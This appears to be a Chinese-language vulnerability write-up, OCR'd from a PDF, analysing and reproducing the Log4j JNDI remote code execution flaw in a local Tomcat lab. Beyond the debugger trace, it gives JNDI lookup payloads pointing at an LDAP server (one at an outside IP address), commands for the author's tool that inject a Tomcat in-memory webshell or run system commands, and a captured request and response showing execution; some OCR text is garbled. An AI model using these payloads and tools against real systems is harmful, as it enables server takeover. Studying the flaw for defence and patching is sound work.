# S-log4jRCE

## 环境搭建

• pom.xml

• 测试代码


```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class log4jRCE {
    private static final Logger logger= LogManager.getLogger(log4jRCE.class);


    public static void main(String[] args) {
        logger.error("${jndi:ldap://162.14.64.157:389/alibaba}");
    }
}
```

## 调试分析


• 漏洞位置: org.apache.logging.log4j.core.lookup.JndiLookup



• 堆栈信息





• 从堆栈入口来分析漏洞,首先是进行一个日志等级的判断,目前只有 error 级别的日志能够触发漏洞



首先是 this.isEnabled() 方法检测日志等级,测试时发现只有 error 级别返回为true


之后一直跟踪进入到格式化方法。






可以看到格式化方法当中有一个 replace() 方法,之后再继续跟踪进入 resolvevariable() 方法,这个方法就比较关键了。

resolveVariable() 方法




首先 this.getVariableResolver() 获取到系统中存在的 StrLookup, 然后进入 StrLookup.lookup()方法。可以看到log4j本身定义了很多Lookup。

• StrLookup.lookup()方法




在 StrLookup.lookup() 方法中会根据我们输入的 Lookup 类型进行选择,此处时 JndiLookup, 之后进入对应的 JndiLookup.lookup 方法。

• IndiLookup.lookup方法




在这里首先是进入 this.convertJndiName() 方法,执行完这个方法之后会报错,然后利用强制进入就可以看到之后的处理逻辑。

• 获取 JndiManager



• 获取到 JndiManager 之后返回 return var6 ,此处再强制进入,就可以看到触发 jndi 注入的位置了。此时 context 是 initialContenxt



这个漏洞本质就是一个 jndi 注入,所有一个是要满足 log4j2 触发这个 lookup 的条件,第二个就是要满足 jndi 注入的利用条件,才能利用成功。

### 漏洞复现

#### 项目地址

fastison tools.

既然这个漏洞的本质和 fastjson 的某些利用链类似,都是 jndi 注入,那之前写的辣鸡 fastjson payload 生成工具就可以排上用场了啊。

#### 环境搭建

创建一个 servlet , 访问就自动写入日志。

```
<u>B</u>uild R<u>u</u>n <u>T</u>ools <u>G</u>it <u>W</u>indow <u>H</u>elp apache-tomcat-8.5.68-src - log4jRce.java
                                                                                                                                         🏿 addMemShells.java × 🔞 ResumeServlet.java × 🕲 log4jRcc.java × 🐧 IndiLookup.class × 🚳 Valveimpl.java × 🔞 addFilter.java × 🞢 pom.xml (Tomcat8.5.38) × 🧞 web.xml ×
         import org.apache.logging.log4j.LogManager;
         import org.apache.logging.log4j.Logger;
         import javax.servlet.ServletException;
         import javax.servlet.http.HttpServlet;
         import javax.servlet.http.HttpServletRequest;
         import javax.servlet.http.HttpServletResponse
         import java.io.IOException;
         public class log4jRce extends HttpServlet {
            private static final Logger logger= LogManager.getLogger(log4jRce.class);
           protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
                  System.out.println("1111111111"):
                  this.doPost(req, resp);
           protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
                 System.setProperty("java.rmi.server.useCodebaseOnly", "false");
System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");
logger.error( se "${jndi:ldap://127.8.8.1:8888/Exp}");
```

#### 工具使用

在工具的README里想偷懒就没写使用方法了,在这里写一下吧。

1. 使用 jre 运行程序




工具会自动创建 http 服务和 jndi 服务。-m 参数表示直接注入 tomcat 内存马,-h 参数是服务器 地址,-p 参数表示服务一直挂起。

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-
1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -m shell -p 1 #注入内存马的
EXP

&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-
1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1 #执行命令的
EXP
```

#### 2. 将生成的 jndi 地址换成你的 payload, 然后触发一下



qanxin\administrator

内存马的使用可以看另外一个项目addMemShellsJSP

#### 4. 执行命令的利用方式

```
Polylary aproject 计英文行表は3cm, tools targetとを D. Program Files Javalydkl. 8.0.301/jre/bin/java.ese* -jar , \fastjson_tools-1.0-SNAPSHOT-jar-with-dependencies, jar 中 127.0.0.1 -e whomai 中 1 ccm sun. tools. javac, api, Javac Tooleki 17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17483 (17
```

```
&"D:\Program Files\Java\jdk1.8.0_301\jre\bin\java.exe" -jar .\fastjson_tools-
1.0-SNAPSHOT-jar-with-dependencies.jar -h 127.0.0.1 -e whoami -p 1
X-FORWARDEDS-FOR: whoami
```

GET /web\_demo/log4j HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0 Accept: Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/avif, image/webp,\*/\*;q=0.8 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2

Sec-Fetch-User: ?1

.3, en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
K-FORWARDEDS-FOR: whoami
Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: none

HTTP/1.1 200

informations: cWFueGluXGFkbWluaXNOcmF0b3INCg=

Content-Length: 0

Date: Fri, 10 Dec 2021 08:46:48 GMT

Connection: close